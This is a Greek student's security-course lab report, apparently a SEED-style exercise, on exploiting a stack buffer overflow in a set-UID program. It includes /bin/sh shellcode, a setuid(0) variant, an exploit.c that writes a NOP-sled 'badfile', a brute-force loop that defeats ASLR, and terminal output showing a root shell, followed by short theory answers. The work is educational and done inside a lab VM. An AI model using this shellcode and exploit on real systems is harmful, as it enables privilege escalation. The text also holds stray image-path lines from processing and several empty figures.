

Πανεπιστήμιο Δυτικής Αττικής
Σχολή Μηχανικών
Τμήμα Μηχανικών Πληροφορικής και Υπολογιστών

Ασφάλεια στην τεχνολογία της πληροφορίας

1η Εργασία

ΝΙΚΟΛΑΟΣ ΘΩΜΑΣ
ΑΜ: 21390068

ΑΘΗΝΑ
Κυριακή 23 Μαρτίου 2025

Περιεχόμενα

Πρακτικό Μέρος 3
Αρχικό setup – Απενεργοποίηση ASLR 3
Δραστηριότητα 1: Ανάπτυξη και δοκιμή του shellcode. 3
Δραστηριότητα 2: Ανάπτυξη του ευπαθούς προγράμματος. 7
Δραστηριότητα 3: Δημιουργία του αρχείου εισόδου (badfile). 8
Δραστηριότητα 4: Εύρεση της διεύθυνσης του shellcode μέσα στο badfile. 9
Δραστηριότητα 5: Προετοιμασία του αρχείου εισόδου. 10
Δραστηριότητα 6: Εκτέλεση της επίθεσης. 11
Δραστηριότητα 7: Παράκαμψη του αντιμέτρου ASLR. 11
Δραστηριότητα 8: Δοκιμή των υπόλοιπων αντιμέτρων. 13
Θεωρητικό Μέρος 14
Ερώτηση 1: Δομή της μνήμης κατά την εκτέλεση προγραμμάτων. 14
Ερώτηση 2: Εμφάνιση buffer overflow σε κώδικα. 15
Ερώτηση 3: Αξιοποίηση του buffer overflow (επίθεση). 15
Ερώτηση 4: Πρόβλημα υπερχείλισης στον σωρό (heap overflow). 18

Πρακτικό Μέρος

Αρχικό setup – Απενεργοποίηση ASLR.

Για την επίθεση, γίνεται έλεγχος και απενεργοποίηση του αντίμετρου ASLR.

```
root@VM: /home/seed
[03/18/25]seed@VM:~$ sysctl kernel.randomize_va_space
kernel.randomize_va_space = 2
[03/18/25]seed@VM:~$ sudo sysctl -w kernel.randomize_va_spac
e=0
kernel.randomize_va_space = 0
[03/18/25]seed@VM:~$
```

Εικόνα 1: Απενεργοποίηση ASLR.

Δραστηριότητα 1: Ανάπτυξη και δοκιμή του shellcode.

Στην εικόνα 2 φαίνεται ο κώδικας του shellcode.c το οποίο χρησιμοποιείται για τον έλεγχο των εντολών σε γλώσσα μηχανής. Με τις εντολές αυτές θα κατασκευαστεί η κακόβουλη είσοδος (αρχείο badfile).

shellcode.c

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
    "\x31\xc0"          /* xorl    %eax, %eax  */
    "\x50"              /* pushl   %eax        */
    "\x68""//sh"        /* pushl   $0x68732f2f */
    "\x68""/bin"        /* pushl   $0x6e69622f */
    "\x89\xe3"          /* movl    %esp, %ebx  */
    "\x50"              /* pushl   %eax        */
    "\x53"              /* pushl   %ebx        */
    "\x89\xe1"          /* movl    %esp, %ecx  */
    "\x99"              /* cdq                 */
    "\xb0\x0b"          /* movb    $0x0b, %al  */
    "\xcd\x80";         /* int     $0x80       */

int main(int argc, char **argv)
{
    char buf[sizeof(code)];
    strcpy(buf, code);
    ((void(*)())buf)();
}
```

Εικόνα 2: shellcode.c.

Μεταγλώττιση του αρχείου, έχοντας ενεργοποιημένη την επιλογή -z execstack ώστε το πρόγραμμα να έχει εκτελέσιμο stack. Τέλος, εκτελείται, με δικαιώματα απλού χρήστη. Επειδή το shellcode δεν είναι ένα set-UID root πρόγραμμα, εκτελείται με το πραγματικό uid και effective uid του χρήστη seed.

```
[03/19/25]seed@VM:~/.../second try$ gcc shellcode.c -o shell
code -z execstack
[03/19/25]seed@VM:~/.../second try$ ls -l shellcode
-rwxrwxr-x 1 seed seed 7380 Mar 19 13:53 shellcode
[03/19/25]seed@VM:~/.../second try$ ./shellcode
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cd
rom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashar
e),999(vboxsf)
$ exit
[03/19/25]seed@VM:~/.../second try$
```

Εικόνα 3: Μεταγλώττιση αρχείου με την επιλογή -z execstack.

Για τους λόγους αυτούς πρέπει να μετατραπεί σε set-UID πρόγραμμα.

```
[03/23/25]seed@VM:~/.../second try$ sudo chown root shellcode
[03/23/25]seed@VM:~/.../second try$ sudo chmod 4755 shellcode
[03/23/25]seed@VM:~/.../second try$ ls -l shellcode
-rwsr-xr-x 1 root seed 7380 Mar 19 13:53 shellcode
[03/23/25]seed@VM:~/.../second try$ ./shellcode
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom
),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare),999
(vboxsf)
$ exit
[03/23/25]seed@VM:~/.../second try$
```

Εικόνα 4: Μετατροπή του shellcode σε set-UID και εκτέλεση του.

Ακόμα και μετά την μετατροπή του σε set-UID παρατηρείται ότι δεν έχει τα δικαιώματα root για αυτό είτε δημιουργούμε ένα symbolic link είτε τροποποιούμε το shellcode κατάλληλα.

```
[03/23/25]seed@VM:~/.../second try$ sudo ln -sf /bin/zsh /bin/s
h
[03/23/25]seed@VM:~/.../second try$ ./shellcode
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(
adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sa
mbashare),999(vboxsf)
# exit
[03/23/25]seed@VM:~/.../second try$
```

Εικόνα 5: Δημιουργία symbolic link και εκτέλεση του shellcode.

```
[03/23/25]seed@VM:~/.../second try$ sudo ln -sf /bin/dash /bin/
sh
```

Εικόνα 6: Επαναφορά του /bin/sh ώστε να δείχνει στο κέλυφος dash.


shellcode.c | dash_shellcode.c

```
1  #include <stdlib.h>
2  #include <stdio.h>
3  #include <string.h>
4
5  const char code[] =
6  "\x31\xc0"      /* xorl    %eax,%eax */
7  "\x31\xdb"      /* xorl    %ebx,%ebx */
8  "\xb0\xd5"      /* movb    $0xd5,%al */
9  "\xcd\x80"      /* int     $0x80 */
10
11 "\x31\xc0"      /* xorl    %eax,%eax */
12 "\x50"          /* pushl   %eax */
13 "\x68""//sh"    /* pushl   $0x68732f2f */
14 "\x68""/bin"    /* pushl   $0x6e69622f */
15 "\x89\xe3"      /* movl    %esp,%ebx */
16 "\x50"          /* pushl   %eax */
17 "\x53"          /* pushl   %ebx */
18 "\x89\xe1"      /* movl    %esp,%ecx */
19 "\x99"          /* cdq */
20 "\xb0\x0b"      /* movb    $0x0b,%al */
21 "\xcd\x80"      /* int     $0x80 */
22 ;
23
24 int main(int argc, char **argv)
25 {
26     char buf[sizeof(code)];
27     strcpy(buf, code);
28     ((void(*)( ))buf)( );
29 }
30
```

Εικόνα 7: dash_shellcode.c.

```
[03/23/25]seed@VM:~/.../second try$ gcc dash_shellcode.c -o das
h_shellcode -z execstack
[03/23/25]seed@VM:~/.../second try$ ls -l dash_shellcode
-rwxrwxr-x 1 seed seed 7388 Mar 23 08:17 dash_shellcode
[03/23/25]seed@VM:~/.../second try$ ./dash_shellcode
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom
),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare),999
(vboxsf)
$ exit
[03/23/25]seed@VM:~/.../second try$
```


Εικόνα 8: Μεταγλώττιση και του dash_shellcode.c..




Εικόνα 9: Μετατροπή dash_shellcode.c σε set-UID και εκτέλεση του.

Μετά από τις παραπάνω αλλαγές, το πρόγραμμα ανακτά ένα shell με δικαιώματα root.

Δραστηριότητα 2: Ανάπτυξη του ευπαθούς προγράμματος.



Εικόνα 10: stack.c.



Εικόνα 11: Μετατροπή stack.c

σε set-UID και εκτέλεση του.

Δραστηριότητα 3: Δημιουργία του αρχείου εισόδου (badfile).

exploit.c

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
    "\x31\xc0"
    "\x50"
    "\x68""//sh"
    "\x68""/bin"
    "\x89\xe3"
    "\x50"
    "\x53"
    "\x89\xe1"
    "\x99"
    "\xb0\x0b"
    "\xcd\x80"
;

int main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
    memset(&buffer, 0x90, 517);
    *((long *) (buffer + 0x24)) = 0xbfffeb68;
    memcpy(buffer + sizeof(buffer) - sizeof(code), code, sizeof(code));
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}


```

Εικόνα 12: exploit.c.

```
[03/23/25]seed@VM:~/.../second try$ nano exploit.c
[03/23/25]seed@VM:~/.../second try$ gcc exploit.c -o exploit
[03/23/25]seed@VM:~/.../second try$ ./exploit
[03/23/25]seed@VM:~/.../second try$ hexdump -C badfile
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90
|................|
*
00000020  90 90 90 90 68 eb ff bf  90 90 90 90 90 90 90 90
|....h...........|
00000030  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90
|................|
*
000001e0  90 90 90 90 90 90 90 90  90 90 90 90 31 c0 50 68
|............1.Ph|
000001f0  2f 2f 73 68 68 2f 62 69  6e 89 e3 50 53 89 e1 99
|//shh/bin..PS...|
00000200  b0 0b cd 80 00
|.....|
00000205
[03/23/25]seed@VM:~/.../second try$
```


Εικόνα 13: Μεταγλώττιση, εκτέλεση του badfile και εμφάνιση των περιεχομένων του σε αναγνώσιμη μορφή.


Δραστηριότητα 4: Εύρεση της διεύθυνσης του shellcode μέσα στο badfile.



Εικόνα 14: Μεταγλώττιση του stack.c

με ενεργοποιημένες τις debug flags.





Εικόνα 15: Εκκίνηση του stack_gdb σε debug mode.

Δραστηριότητα 5: Προετοιμασία του αρχείου εισόδου.

Μετά από δοκιμές η σωστή διεύθυνση είναι 0xfffeb68.

```
[03/23/25]seed@VM:~/.../second try$ nano exploit.c
[03/23/25]seed@VM:~/.../second try$ gcc exploit.c -o exploit
[03/23/25]seed@VM:~/.../second try$ ./exploit
[03/23/25]seed@VM:~/.../second try$ hexdump -C badfile
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90
|................|
*
00000020  90 90 90 90 68 eb ff bf  90 90 90 90 90 90 90 90
|....h...........|
00000030  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90
|................|
*
000001e0  90 90 90 90 90 90 90 90  90 90 90 90 31 c0 50 68
|............1.Ph|
000001f0  2f 2f 73 68 68 2f 62 69  6e 89 e3 50 53 89 e1 99
|//shh/bin..PS...|
00000200  b0 0b cd 80 00
|.....|
00000205
[03/23/25]seed@VM:~/.../second try$
```

Εικόνα 16: Εκτέλεση του διορθωμένου προγράμματος exploit.

Δραστηριότητα 6: Εκτέλεση της επίθεσης.

```
[03/23/25]seed@VM:~/.../second try$ gcc exploit.c -o exploit
[03/23/25]seed@VM:~/.../second try$ ./exploit
[03/23/25]seed@VM:~/.../second try$ sudo ln -sf /bin/zsh /bin/sh
[03/23/25]seed@VM:~/.../second try$ ./stack
0xbfffeb68
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(ad
m),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambas
hare),999(vboxsf)
# exit
[03/23/25]seed@VM:~/.../second try$
```

Εικόνα 17: Εκτέλεση του stack,

χρησιμοποιώντας το ενημερωμένο badfile σαν είσοδο.

Δραστηριότητα 7: Παράκαμψη του αντιμέτρου ASLR.

```
[03/23/25]seed@VM:~/.../second try$ sudo sysctl -w kernel.randomi
ze_va_space=2
kernel.randomize_va_space = 2
[03/23/25]seed@VM:~/.../second try$ ./stack
0xbffe67f8
Segmentation fault
[03/23/25]seed@VM:~/.../second try$
```

Εικόνα 18: Ενεργοποίηση του ASLR και εκτέλεση του stack.

Το infinite.sh πρόκειται για ένα ατέρμονο βρόχο όπου εκτελεί το stack μέχρι να επιτύχει.

infinite.sh

```
#!/bin/bash
SECONDS=0
value=0
while [ 1 ]
    do
    value=$(( $value + 1))
    duration=$SECONDS
    min=$((duration / 60))
    sec=$((duration % 60))
    echo "$min minutes and $sec seconds elapsed."
    echo "The program has been running $value times so far."
    ./stack
    echo ""
done
```

Εικόνα 19: infinite.sh.

```
./infinite.sh: line 14:  4825 Segmentation fault      ./stack

1 minutes and 6 seconds elapsed.
The program has been running 42157 times so far.
0xbfcb9338
./infinite.sh: line 14:  4826 Segmentation fault      ./stack


1 minutes and 6 seconds elapsed.
The program has been running 42158 times so far.
0xbfbaeb08
./infinite.sh: line 14:  4827 Segmentation fault      ./stack

1 minutes and 6 seconds elapsed.
The program has been running 42159 times so far.
0xbf8ff278
./infinite.sh: line 14:  4828 Segmentation fault      ./stack


1 minutes and 6 seconds elapsed.
The program has been running 42160 times so far.
0xbfffea18
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(ad
m),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambas
hare),999(vboxsf)
#
```

Εικόνα 20: Εκτέλεση του infinite.sh.

Δραστηριότητα 8: Δοκιμή των υπόλοιπων αντιμέτρων.




Εικόνα 21: Απενεργοποίηση ASLR.



Εικόνα 22: Μεταγλώττιση του stack.c

και μετατροπή του σε set-UID.



Εικόνα 23: Μεταγλώττιση του stack.c

με την επιλογή -z nonexecutable-stack.

Μετατροπή του σε set-UID.


Θεωρητικό Μέρος

Ερώτηση 1: Δομή της μνήμης κατά την εκτέλεση προγραμμάτων.


1.1

Οι διευθύνσεις των μεταβλητών a και b, προκύπτουν από τη διεύθυνση της πρώτης μεταβλητής που δηλώνεται στη συνάρτηση, προσθέτοντας το μέγεθος των μεταβλητών (int=4bytes) που έχουν ήδη δηλωθεί.

1.2



1.3



1.4

Η προτεινόμενη αλλαγή στον τρόπο μεγέθυνσης της στοίβας, από από τη χαμηλή διεύθυνση προς την υψηλή διεύθυνση, προσφέρει πλεονεκτήματα στην ασφάλεια, αφού αποτρέπει την υπερχείλιση του buffer να επηρεάσει τη διεύθυνση επιστροφής. Ωστόσο, αυτή η αλλαγή θα είναι συμβατή μόνο με συστήματα που θα την υποστηρίζουν, που θα έχουν ενημερωθεί δηλαδή.

Ερώτηση 2: Εμφάνιση buffer overflow σε κώδικα.

2.1

Είναι αληθές γιατί ο buffer βρίσκεται πάνω στην στοίβα και όταν υπερχειλίζεται επηρεάζει την return address, η οποία βρίσκεται πάνω από τον buffer.

2.2

Όχι, ακόμα υπάρχει ο κίνδυνος της υπερχείλισης αφού μπορεί σαν είσοδο να έχει μεγαλύτερο μήκος από το δεσμευμένο για τον buffer.

Ερώτηση 3: Αξιοποίηση του buffer overflow (επίθεση).

3.1

Δεν είναι απαραίτητο ότι η διεύθυνση επιστροφής θα δείξει στο shellcode. Άλλωστε αυτό εξαρτάται από την αρχική διεύθυνση του buffer και τις υπόλοιπες μεταβλητές.

3.2

Αν υποθέσουμε ότι το αντίμετρο ASLR είναι ενεργοποιημένο, τότε οφείλεται στην τύχη. Όπως επίσης και στην διάταξη της στοίβας και των υπόλοιπων μεταβλητών.

3.3

Η συμβολοσειρά θα περιείχε 64 χαρακτήρες ``σκουπίδια`` για να φτάσει στην διεύθυνση επιστροφής και στην συνέχεια τη διεύθυνση της συνάρτησης για το δικό μας πρόγραμμα.

3.4

